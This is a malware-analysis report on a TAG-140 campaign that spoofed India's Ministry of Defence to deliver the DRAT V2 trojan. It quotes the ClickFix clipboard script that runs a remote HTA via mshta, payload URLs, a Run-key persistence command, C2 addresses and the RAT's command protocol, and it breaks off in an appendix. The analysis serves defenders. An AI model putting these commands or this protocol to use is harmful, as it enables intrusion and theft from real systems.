Analysis of TAG-140 Campaign and DRAT V2 Development Targeting Indian Government Organizations

By Insikt Group®

Archived: 2026-04-05 19:07:00 UTC

Executive Summary

During an investigation into a recent TAG-140 campaign targeting Indian government organizations, Insikt Group identified a modified variant of the DRAT remote access trojan (RAT), which we designated as DRAT V2. TAG-140 has overlaps with SideCopy, an operational subgroup assessed to be a sub-cluster or operational affiliate of Transparent Tribe (also tracked as APT36, ProjectM, or MYTHIC LEOPARD). TAG-140 has consistently demonstrated iterative advancement and variety in its malware arsenal and delivery techniques. This latest campaign, which spoofed the Indian Ministry of Defence via a cloned press release portal, marks a slight but notable shift in both malware architecture and command-and-control (C2) functionality.

The deployment of DRAT V2 reflects TAG-140's ongoing refinement of its remote access tooling, transitioning from a .NET-based version of DRAT to a new Delphi-compiled variant. Both versions are among numerous RATs the group has leveraged, such as CurlBack, SparkRAT, AresRAT, Xeno RAT, AllaKore, and ReverseRAT, indicating a pattern of rotating malware use. DRAT V2 updates its custom TCP-based, server-initiated C2 protocol and expands functional capabilities, including arbitrary shell command execution and enhanced file system interaction.

Analysis of the infection chain indicates that initial access was achieved through a ClickFix-style social engineering lure. Victims were enticed to execute a malicious script via mshta.exe, which led to the execution of the BroaderAspect .NET loader, which has previously been used by TAG-140. BroaderAspect establishes persistence and subsequent DRAT V2 installation and execution.

Insikt Group attributes this activity to TAG-140 with moderate confidence based on domain overlap, malware lineage, and infrastructure characteristics. DRAT V2's enhancements suggest a likely increase in TAG-140's capacity for tailored post-exploitation and lateral movement across victim networks. As such, its emergence is a relevant indicator of the threat actor's maturing tradecraft and strategic targeting of India's defense and governmental institutions.

Key Findings

- DRAT V2 adds a new command (exec_this_comm) for arbitrary shell command execution, enhancing post-exploitation flexibility.

- The malware obfuscates its C2 IP addresses using Base64 encoding with prepended strings to hinder straightforward decoding.
- Compared to its predecessor, DRAT V2 reduces string obfuscation by keeping most command headers in plaintext, likely prioritizing parsing reliability over stealth.
- DRAT V2 updates its custom server-initiated TCP protocol to support commands input in both ASCII and Unicode, while responding in ASCII only.
- DRAT V2 lacks advanced anti-analysis techniques and relies on basic infection and persistence methods, making it detectable via static and behavioral analysis.

Background

TAG-140 is a threat actor group that overlaps with the publicly reported group Sidecopy, a suspected Pakistani state-aligned advanced persistent threat (APT) group assessed to be a sub-cluster or operational affiliate of Transparent Tribe (also tracked as APT36, ProjectM, or MYTHIC Leopard). Active since at least 2019, TAG-140 primarily targets Indian entities, with recent activity expanding beyond traditional government, defense, maritime, and academic sectors to now include organizations affiliated with the country's railway, oil and gas, and external affairs ministries.

The group has demonstrated (1, 2, 3) a consistent evolution in its tradecraft: leveraging spearphishing campaigns, using HTML applications (HTAs) or Microsoft Installer (MSI) packages for distribution, exploiting software vulnerabilities (for example, WinRAR), and using many different RATs such as CurlBack, SparkRAT, AresRAT, Xeno RAT, AllaKore, ReverseRAT, and DRAT. Their infection chains commonly target both Windows and Linux environments.

Insikt Group analyzed artifacts from a recent ClickFix campaign spoofing the Indian Ministry, which we have attributed to TAG-140 threat actors. TAG-140 created a counterfeit website mimicking the Indian Ministry of Defence's official press release portal using the malicious domain *email[.]gov[.]in[.]drdosurvey[.]info*, which closely resembles the legitimate government website *mod[.]gov[.]in* (urlscan.io). The cloned website replicated the structure and layout of the authentic portal, listing press releases from September 2023 to April 2025. However, only the link for March 2025 was active.



Figure 1: *Cloned Ministry of Defense portal (Source: Hunt.io)*

Clicking the active March 2025 link triggered a ClickFix-style social engineering attack. Insikt Group conducted additional analysis of the TAG-140 Windows infection chain and determined it to be similar to an infection chain reported by Seqrite Labs in their research on TAG-140 activity, which was identified in late 2024. Our analysis of the infection chain (**Figure 2**) reveals that the final payload is a new Delphi-based variant of DRAT (referred to as DRAT V2). Previously, DRAT was developed in .NET and was first attributed to SideCopy activity in 2023. The updated variant includes new command functionality and a slightly modified C2 protocol.



Figure 2: *TAG-140 infection chain dropping DRAT V2 (Source: Recorded Future)*

1. The user is directed to the URL below (urlscan.io). While we do not know the delivery mechanism used, based on TAG-140's tactics, techniques, and procedures (TTPs), this is likely delivered as a spearphishing email enticing the user to click on the link. The user is then lured to click on the "March 2025 Release" link. From a Windows machine, clicking on that link redirects the user to the uniform resource identifier (URI) /captcha/windows.php.

hxxps://email[.]gov[.]in[.]drdosurvey[.]info/content/press-releases-ministry-defence-0.html

2. The redirected website (urlscan.io) displays the warning "**Disclosure - For Official Use Only (FOUO)**" and asks the user to click "continue."

3. Clicking "continue" runs JavaScript that copies the malicious command below to the clipboard and directs the user to paste and execute it in a command shell. The command uses mshta.exe to fetch and run a remote script (index.php/sysinte.hta) from TAG-140's infrastructure, _trade4wealth[.]in_.

```
const calcPath = "C:\\Windows\\System32\\mshta.exe
hxxps://trade4wealth[.]in/admin/assets/css/default/index.php";
navigator.clipboard.writeText(calcPath)
```

4. Execution of index.php/sysinte.hta creates and executes the BroaderAspect loader, first reported on by Seqrite Labs. BroaderAspect performs the following actions:

a. Downloads and opens the decoy document survey.pdf from the following URL:

```
hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/01/survey.pdf
```

b. Creates and executes a Windows batch file named noway.bat, which contains a command that establishes persistence for DRAT v2 by adding a registry entry to a Microsoft-defined autostart location

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Edgre" /t REG_SZ /F /D "cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
```

c. Downloads and decompresses the DRAT V2 payload from the following URLs:

```
Initial Request: hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/02
Redirect: hxxps://trade4wealth[.]in/admin/assets/css/Vertical-layout-design/02/ayty.ert
```

d. Executes DRAT V2 with the following command:

```
C:\Windows\system32\cmd.exe /c cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
```

Insikt Group attributes this activity to TAG-140 with moderate confidence based on the following aspects:

1. The impersonation and targeting of Indian defense organizations, such as the Indian Ministry of Defense, aligns with known TAG-140 targets.
2. Use of BroaderAspect loader and DRAT (either variant), both of which seem to be exclusively used by TAG-140 (1, 2), aligns with TAG-140 TTPs.
3. The domain email[.]gov[.]in[.]drdosurvey[.]info overlaps with other APT36 attacks (1, 2) and uses Namecheap as its hosting provider. We have observed in multiple instances that TAG-140 commonly uses Namecheap, along with GoDaddy and Hostinger (1, 2, 3, 4).
4. In addition to DRAT V2, TAG-140 has previously used Delphi-based malware, such as the open-source AllaKore RAT.

Technical Analysis

DRAT V2 is a lightweight RAT developed in Delphi and represents an evolution of the earlier .NET-based variant first attributed to TAG-140 in 2023. DRAT V2 introduces several updates from its predecessor, including:

- An update to its custom TCP server-initiated C2 protocol
- Enhanced Base64 obfuscation of C2 infrastructure with added prepended strings
- Updated command headers and a new command for the execution of arbitrary Windows commands

A high-level overview of DRAT V2 is provided in **Figure 3**.



Figure 3: *DRAT V2 summary (Source: Recorded Future)*

DRAT V2 supports a set of commands that allow TAG-140 operators to perform a wide range of interactions with compromised hosts. Upon establishing communication, the malware passively awaits instructions from the C2 server. Supported operations include system reconnaissance, such as collecting the username, operating system version, system time, and current working directory, as well as connectivity validation and enumeration of local file systems and directories.

Beyond reconnaissance, DRAT V2 facilitates more active engagement with the target environment. It enables file transfers in both directions between the host and the C2 infrastructure, allowing operators to upload additional payloads or exfiltrate data. Additionally, it supports the execution of local files and arbitrary Windows shell commands, returning the output to the C2. These functions provide TAG-140 with persistent, flexible control over the infected system and allow for both automated and interactive post-exploitation activity without requiring the deployment of auxiliary malware tools. **Figure 4** provides a summary of DRAT V2's capabilities.



Figure 4: *DRAT V2 capability matrix (Source: Recorded Future)*

DRAT V2 Commands

DRAT V2 continues its use of a command interface that is a custom TCP, text-based, server-initiated protocol to support remote control capabilities across a compromised host. Command execution, file manipulation, and system reconnaissance are enabled through a structured format.

The DRAT V2 command protocol is distinguished by the use of tilde (~) and pipe (|) characters as delimiters. Upon establishing connectivity with its C2 infrastructure, the malware enters a passive state, awaiting inbound instructions from the server. These instructions span nine discrete command types (**Table 1**), encompassing capabilities such as host reconnaissance, file management, and direct execution. Each command follows a deterministic format, allowing the operator to orchestrate post-compromise actions with consistency and low overhead.

DRAT V2 Command	Capability	Description
initial_infotonas	System Information	This command initiates system-level reconnaissance by requesting host environment details, including username, OS version, timestamp, and working directory. The response is structured across seven fields.
sup	Echo/Connectivity Test	This command is used to verify active communication with the compromised host.
lst_of_sys_drvs	List Volumes	This command allows DRAT V2 to enumerate accessible logical drives on the target machine.
here_are_dir_details	List Directories and Files with Info	This command retrieves structured metadata for directories and files, including name, size, timestamp, and path. Notably, the implementation contains a flaw where the full path concatenates improperly with subsequent entries, potentially impacting operator parsing.
filina_for_down	File Size	This command is used to retrieve the byte size of a specified file.
file_upl	File Upload	This command supports the transfer of files from the C2 to the target host. The command requires specification of both the file path and size, facilitating payload staging or deployment of secondary tools.
this_filina_exec	File Execution	This command executes a specified file on the host system. This capability enables the delivery of additional payloads or the execution of existing binaries within the local file system.
fil_down_confirmina	File Download	This command enables exfiltration of files from the victim system to the C2 server. Unlike other responses, there is no

DRAT V2 Command	Capability	Description
		response header, and only the raw file contents are sent to the C2.
exec_this_comm	Command Execution	This command permits arbitrary shell command execution on the infected host. This adds significant flexibility for interactive operations, enabling real-time tasking and on-demand post-exploitation activity.

Table 1: *DRAT V2 commands (Source: Recorded Future)*

This command set enables TAG-140 to support a range of post-exploitation objectives, including host reconnaissance, data staging, and potential lateral movement. Notably, DRAT V2 extends the functionality of its predecessor by incorporating support for arbitrary command execution. **Appendix B** provides detailed breakdowns of each command, including parameters.

Figure 5 shows an example of the C2 communication between an infected host and the C2. In this example, the C2 server sends the command exec_this_comm~whoami, which tells the infected host to execute the command whoami. The infected host then responds with the output of the command.

```
   00000000  65 78 65 63 5f 74 68 69  73 5f 63 6f 6d 6d 7e 77   exec_thi s_comm~w
   00000010  68 6f 61 6d 69                                     hoami
00000000  63 6f 6d 6d 5f 72 65 73  75 6c 74 77 61 7e 64 65   comm_res ultwa~de
00000010  73 6b 74 6f 70 2d 6e 76  65 68 63 78 30 5c 62 73   sktop-nv ehcx0\bs
00000020  6d 69 74 68 0d 0a                                 mith..
```

Figure 5: *DRAT V2 command execution request and response packets recorded and displayed by Wireshark (Source: Recorded Future)*

This comparative analysis highlights the technical and operational differences between the original DRAT and DRAT V2. The shift in development platforms marks a significant architectural transition that affects how the malware is compiled, executed, and potentially detected. Although both variants maintain similar core functionalities as lightweight RATs, DRAT V2 introduces meaningful enhancements in its command structure, C2 obfuscation techniques, and communication protocol while also minimizing its use of string obfuscation. These adaptations likely reflect TAG-140's continued efforts to evolve their tooling for improved evasion, modularity, and flexibility in post-exploitation operations.

Command Header Variation

While both DRAT variants implement similar commands for remote administration, each version uses distinct naming conventions for command headers. For instance, DRAT's system information command is labeled

getInformitica, whereas DRAT V2 uses initial_infotonas. DRAT V2 also introduced a new command, exec_this_comm, which enables arbitrary shell command execution on the infected host, an enhancement not present in the original DRAT and indicative of expanded post-exploitation capabilities. The below comparison table (**Table 2**) presents a detailed, line-by-line breakdown of request and response headers across both versions. In that table, command mappings highlighted in green denote commands that are functionally retained across both variants, while items highlighted in yellow represent new additions exclusive to DRAT V2.

Command	**DRAT Command Header**	**DRAT V2 Command Header**
System Information Request	getInformitica	initial_infotonas
System Information Response	informiticaBack|	my_ini_info|
Echo/Connectivity Test Request	sup	sup
Echo/Connectivity Test Response	supconfirm	hello_frm_me
List Volumes Request	drivesList	lst_of_sys_drvs
List Volumes Response	drivesList	lst_of_sys_drvs
List directories and files with info Request	enterPath	here_are_dir_details
List directories and files with info Response	enterPath	here_are_dir_details
File Size Request	fdl	filina_for_down
File Size Response	fInfo	fileina_detailwa
File Upload Request	fup	file_upl

Command	DRAT Command Header	DRAT V2 Command Header
File Upload Response	fupConfirm	file_upl_confrm
File Exec Request	fupexec	this_filina_exec
File Exec Response	fupexecConfirm fileExecuted	file_exec_confirm
File Download Request	fdlConfirm	fil_down_confirmina
Command Execution Request		exec_this_comm
Command Execution Response		comm_resultwa
File Download Response	[File Content]	[File Content]

Table 2: *Command comparison between DRAT and DRAT V2 (Source: Recorded Future)*

Text Format in C2 Communications

Both versions leverage text-based communication protocols for C2 interactions. However, they differ in encoding requirements: DRAT V2 accepts commands in both Unicode and ASCII, but always responds in ASCII, whereas the original DRAT mandates Unicode for both input and output (**Figure 6**).

```
   00000000  64 00 72 00 69 00 76 00  65 00 73 00 4c 00 69 00   d.r.i.v. e.s.L.i.
   00000010  73 00 74 00                                       s.t.
00000000  64 00 72 00 69 00 76 00  65 00 73 00 4c 00 69 00   d.r.i.v. e.s.L.i.
00000010  73 00 74 00 7e 00 43 00  3a 00 5c 00 7c 00 31 00   s.t.~.C. :.\.|.1.
00000020  30 00 30 00 30 00 30 00  30 00 30 00 0a 00         0.0.0.0. 0.0...
```

Figure 6*: DRAT V1 list volumes request and response recorded and displayed by Wireshark (Source: Recorded Future)*

Differences in System Information

The system information response of both versions includes many similarities, but several differences include the text in Unicode, different command request headers, and WinDefender instead of win-def, both of which are hard-coded. Finally, the format of the Windows version in the system information response varies between DRAT and DRATV2. DRAT simply returns the value from the registry key, Software\Microsoft\Windows NT\CurrentVersion\ProductName, while DRAT V2 gets the Windows version using the API call GetVersionExW() and returns a custom string that is Base64-encoded in the source code. **Table 3** outlines the differences between the two commands.

System Information Components	**DRAT System Information Response**	**DRAT V2 System Information Response**
Command Separator	Data after the ~ character from the inbound request	Data after the ~ character from the inbound request
N.A Field	Hard-coded "N.A"	Hard-coded "N.A"
Username Field	Username retrieved via SystemInformation.Username()	Username retrieved via System::Sysutils:: GetEnvironmentVariable("USERNAME")

Windows Version Field	The Windows version retrieved by: Software\Microsoft\Windows NT\CurrentVersion\ProductName
	
	Example: Windows 10 Pro
		The Windows version retrieved by GetVersionExW() is translated into one of the following:
		• V2luZG93cyAxMSBPUw==
		  ◦ Windows 11 OS
		• V2luZG93cyAxMCBPUw==
		  ◦ Windows 10 OS
		• V2luZG93cyA4IG9yIDEw
		  ◦ Windows 8 or 10
		• V2luZG93cyA3IE9T
		  ◦ Windows 7 OS
		• VW5rbm93biBXaW5kb3dzIFZlcnNpb24=
		  ◦ Unknown Windows Version

Identifier Field	Hard-coded Win Defender	Hard-coded win-def

System Information Components	DRAT System Information Response	DRAT V2 System Information Response
Date/Time Stamp Field	Current date and time in DD/MM/YYYY HH:MM:SS AM/PM format, retrieved via DateTime.Now.ToString()	Current date and time in YYYY-MM-DD HH:MM:SS format, retrieved via SysUtils::Now()
Working Path Field	Full path of the working directory	Full path of the working directory

Table 3: *DRAT vs DRAT V2 system information request and response fields (Source: Recorded Future)*

Differences in C2 Obfuscation

In both DRAT variants, the C2 information is Base64-encoded. DRAT encodes the C2 IP address directly, while DRAT V2 modifies its approach to C2 obfuscation by prepending one of the following strings to the IP address prior to Base64 encoding:

- <><><><><><><><><><><>
- XXXXXXXXXXXXXXXXXXXXX

Example encoded C2 IP with prefix: PD48Pjw+PD48Pjw+PD48Pjw+PD48PjE4NS4xMTcuOTAuMjEy
Example decoded C2 IP with prefix: <><><><><><><><><><><><>185.117.90.212

These prepended patterns likely serve as rudimentary integrity checks or help prevent trivial decoding by analysts and automated tools.

String Obfuscation

String obfuscation strategies also differ between the variants. DRAT employs a more extensive scheme, using a substitution algorithm to encode both commands and operational strings. DRAT V2, on the other hand, selectively obfuscates strings, such as Windows version and C2 information, but leaves command headers in plaintext. This limited obfuscation approach in DRAT V2 may represent a trade-off between stealth and parsing reliability.

Detections

 **Detections**	
Snort 	• Detect DRAT Malware Outbound C2 Communication: Use these Snort rules to detect outbound DRAT and DRAT V2 C2 communication.
Sigma 	• Detect TAG-140 Persistence via Run Key: Use this Sigma rule to detect TAG-140 attacks that establish persistence by creating a registry run key via a batch file when the batch file is missing the closing quotations in the command.
YARA 	• Detect BroaderAspect Loader used by TAG-140: Use this YARA rule to detect files containing strings associated with the BroaderAspect malware, including .pdf and .bat file extensions and specific malware identifiers. • Detect DotNet and Delphi variants of the DRAT malware used by TAG-140: Use these YARA rules to detect DRAT and DRAT V2

Mitigations

- Block or monitor outbound TCP connections to uncommon destination ports used by DRAT V2 for C2 operations, such as 3232, 6372, and 7771. Monitor anomalous TCP traffic that does not match known protocols that target high-numbered ports.
- Inspect network traffic for outbound command responses and inbound shell command instructions (**Appendix B**) encoded in Base64, ASCII, or Unicode formats. Emphasize traffic decoding and inspection, especially over TCP sessions established to unusual ports.
- Use the detection rules in this report to identify DRAT V2 execution and persistence via registry run keys, file-based loaders, and encoded C2 patterns. Deploy custom YARA rules to detect both .NET and Delphi-compiled DRAT samples.
- Deploy detection logic to monitor , which invokes remote scripts or launches secondary payloads. This is a key component in the infection chain, where malicious HTA scripts fetch and launch DRAT loaders like BroaderAspect.
- Monitor registry modification events, particularly those involving HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. TAG-140 uses these for persistence by executing DRAT V2 via disguised filenames in C:\Users\Public.

Outlook

TAG-140's deployment of DRAT V2 is consistent with the group's long-standing practice of maintaining a broad and interchangeable suite of remote access trojans. This continued diversification complicates attribution, detection, and monitoring activity. DRAT V2 appears to be another modular addition rather than a definitive evolution, reinforcing the likelihood that TAG-140 will persist in rotating RATs across campaigns to obscure signatures and maintain operational flexibility.

Despite these challenges, the DRAT V2 infection chain exhibits limited use of defensive evasion or anti-analysis techniques. The absence of code obfuscation, sandbox evasion, or complex loader behaviors increases the feasibility of early detection through basic telemetry and static analysis. Security teams should anticipate continued experimentation with malware tooling and infection chains. Monitoring for spearphishing infrastructure, loader reuse, and behavioral indicators, rather than specific malware families, will be critical in sustaining visibility into TAG-140 activity.

Appendix A: Indicators of Compromise

DRAT V2

ce98542131598b7af5d8aa546efe8c33a9762fb70bff4574227ecaed7fff8802
0d68012308ea41c6327eeb73eea33f4fb657c4ee051e0d40a3ef9fc8992ed316
c73d278f7c30f8394aeb2ecbf8f646f10dcff1c617e1583c127e70c871e6f8b7

DRAT

830cd96aba6c328b1421bf64caa2b64f9e24d72c7118ff99d7ccac296e1bf13d
c328cec5d6062f200998b7680fab4ac311eafaf805ca43c487cda43498479e60

DRAT V2 C2

185[.]117[.]90[.]212:7771
154[.]38[.]175[.]83:3232
178[.]18[.]248[.]36:6372

DRAT C2

38[.]242[.]149[.]89:61101

Appendix B: DRAT V2 Command Parameters and Response

System Information

The initial_infotonas command initiates system-level reconnaissance by requesting host environment details, including username, OS version, timestamp, and working directory. The response is structured across seven fields.

System Information Request Header	Parameters	Parameter Description
initial_infotonas	1	Unknown: sequential numbers were observed

System Information Response Header	Parameters	Parameter Description
